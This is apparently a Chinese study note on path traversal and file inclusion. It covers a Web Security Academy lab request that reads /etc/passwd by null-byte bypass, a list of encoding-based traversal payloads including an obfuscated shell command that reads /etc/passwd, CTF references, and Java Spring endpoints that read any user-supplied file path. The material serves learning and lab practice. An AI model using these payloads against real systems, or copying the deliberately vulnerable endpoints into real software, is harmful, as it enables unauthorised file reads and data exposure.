

4.文件路径遍历,使用空字节绕过验证文件扩展名
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
GET /image?filename=../../../etc/passwd%00.jpg HTTP/2
Host: 0a6000bc043a623780061255002a0067.web-security-academy.net
Cookie: session=LdB00xgMXgVmyX37C1NXazmbwVdMoHN8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: https://0a6000bc043a623780061255002a0067.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5, i
Te: trailers

使用空字节%00进行绕过
|
CTF中的文件包含

[SWPUCTF 2021 新生赛]include
考点:php伪协议利用,直接读取flag.php无法读取,只需要base64编码即可读取
[HNCTF 2022 WEEK2]easy_include
[HNCTF 2022 WEEK2]easy_include_ctfeasyinclude 2024-CSDN博客
包含日志文件实现getshell
文件包含Bypass
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
|
url编码代替.或者/,如使用%2F代替/
?filename=..%2F..%2F..%2F..%2Fetc%2Fpasswd

二次编码(%25)
?filename=..%252F..%252F..%252F..%252Fetc%2Fpasswd

加入+
?filename=.+./.+./bin/redacted.dll

%00
?filename=.%00./file.php
/etc/passwd%00.jpg

\
?filename=..%5c..%5c/windows/win.ini

Java %c0%ae 安全模式绕过
?filename=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd


e\c\h\o$IFS-e$IFS'\x63\x61\x74\x20\x2F\x65\x74\x63\x2F\x70\x61\x73\x73\x77\x64'|/???/\b**\h  读取/etc/passwd

../\/\/\
|
实战中文件读取后利用
文件读取漏洞实战利用
Chrome 任意文件读取
Google Chrome 任意文件读取 (CVE-2023-4357)漏洞-CSDN博客
1
2
|
访问你的网页
判断对应的UA头是否符合漏洞版本
|
Java文件读取/下载操作方式
方法一:使用java.nio.file.Files读取文本
使用 Files 类将文件的所有内容读入字节数组。 Files 类还有一个方法可以读取所有行到字符串列表。
Files 类是在Java 7****中引入的,如果想加载所有文件内容,使用这个类是比较适合的。只有在处理小文
件并且需要加载所有文件内容到内存中时才应使用此方法。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.List;

public class ReadFiles {
    public static void main(String[] args) throws IOException {
        String fileName = "C:\\Users\\24767\\Desktop\\url.txt";
        //使用Java 7中的Files类处理小文件,获取完整的文件数据
        readUsingFiles(fileName);
    }
    private static void readUsingFiles(String fileName) throws IOException {
        Path path = Paths.get(fileName);
        System.out.println("使用File类字节数组读取文件.........");
        //将文件读取到字节数组
        byte[] bytes = Files.readAllBytes(path);
        System.out.println(new String(bytes, StandardCharsets.UTF_8));
        System.out.println("使用File类字读取文件字符串列表.........");
        @SuppressWarnings("unused")
        List<String> allLines = Files.readAllLines(path, StandardCharsets.ISO_8859_1);
        System.out.println(allLines);
    }
}
|
方法二:使用java.io.FileReader类读取文本
可以使用 FileReader 获取 BufferedReader ,然后逐行读取文件。 FileReader 不支持编码并使用系统
默认编码,因此它不是一种java中读取文本文件的非常有效的方法。
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
|
package com.example.demo;

import org.apache.commons.io.FileUtils;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.ResponseBody;
import javax.servlet.http.HttpServletResponse;
import java.io.*;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.List;
import java.util.Scanner;

@Controller
@ResponseBody
public class ReadFilesController {


    @RequestMapping("/readUsingFiles")
    public String readUsingFiles(String fileName, HttpServletResponse response) throws IOException {
        //使用Java 7中的Files类处理小文件,获取完整的文件数据
        Path path = Paths.get(fileName);
        //将文件读取到字节数组
        byte[] bytes = Files.readAllBytes(path);
        System.out.println("使用File类读取文件.........");
        @SuppressWarnings("unused")
        List<String> allLines = Files.readAllLines(path, StandardCharsets.UTF_8);
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        response.reset();
        response.setContentType("application/octet-stream");
        response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));

        System.out.println(new String(bytes));
        return new String(bytes);

    }

    @RequestMapping("/readUsingFileReader")
    public void readUsingFileReader(String fileName, HttpServletResponse response) throws IOException {
        //使用FileReader读取,没有编码支持,效率不高
        File file = new File(fileName);
        FileReader fr = new FileReader(file);
        BufferedReader br = new BufferedReader(fr);
        String line;
        System.out.println("使用FileReader读取文本文件......");
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        //response.reset();
        //response.setContentType("application/octet-stream");
        //response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));
        PrintWriter out = response.getWriter();
        while ((line = br.readLine()) != null) {
            //逐行读取
            System.out.println(line);
            out.print(line);
        }
        br.close();
        fr.close();
    }

    @RequestMapping("/ReadBufferedReader")
    public void readBufferedReader(String fileName, HttpServletResponse response) throws IOException{
        File file = new File(fileName);
        FileInputStream fis = new FileInputStream(file);
        InputStreamReader isr = new InputStreamReader(fis, StandardCharsets.UTF_8);
        BufferedReader br = new BufferedReader(isr);
        String line;
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        //response.reset();
        //response.setContentType("application/octet-stream");
        //response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));
        PrintWriter out = response.getWriter();
        System.out.println("使用BufferedReader读取文本文件......");
        while((line = br.readLine()) != null){
            //逐行读取
            System.out.println(line);
            out.print(line);
        }
        br.close();
    }

    @RequestMapping("/readScanner")
    public void readScanner(String fileName, HttpServletResponse response) throws IOException{
        Path path = Paths.get(fileName);
        Scanner scanner = new Scanner(path);
        System.out.println("使用Scanner读取文本文件.....");
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        //response.reset();
        //response.setContentType("application/octet-stream");
        //response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));
        PrintWriter out = response.getWriter();
        //逐行读取
        while(scanner.hasNextLine()){
            //逐行处理
            String line = scanner.nextLine();
            System.out.println(line);
            out.print(line);
        }
        scanner.close();
    }


    @RequestMapping("/readUsingRandomAccessFile")
    public void readUsingRandomAccessFile(String fileName, HttpServletResponse response) throws IOException{
        RandomAccessFile file = new RandomAccessFile(fileName, "r");
        String str;
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        //response.reset();
        //response.setContentType("application/octet-stream");
        //response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));
        PrintWriter out = response.getWriter();
        while ((str = file.readLine()) != null) {
            System.out.println("使用RandomAccessFile来实现断点续传读取/下载文件......");
            System.out.println(str);
            out.print(str);
        }
        file.close();
    }

    @RequestMapping("/readUsingCommonsIo")
    public String readUsingCommonsIo(String fileName,HttpServletResponse response) throws IOException{
        File file = new File(fileName);
        //将注释去掉,重新运行启动项目,在浏览器键入要读取的文件地址,观察下效果有什么不一样。
        response.reset();
        response.setContentType("application/octet-stream");
        response.addHeader("Content-Disposition", "attachment; filename=" + URLEncoder.encode(fileName, "UTF-8"));
        System.out.println("使用Commons-io读取文件......");
        System.out.println(FileUtils.readFileToString(file, StandardCharsets.UTF_8));
        return FileUtils.readFileToString(file, StandardCharsets.UTF_8);
    }

}
|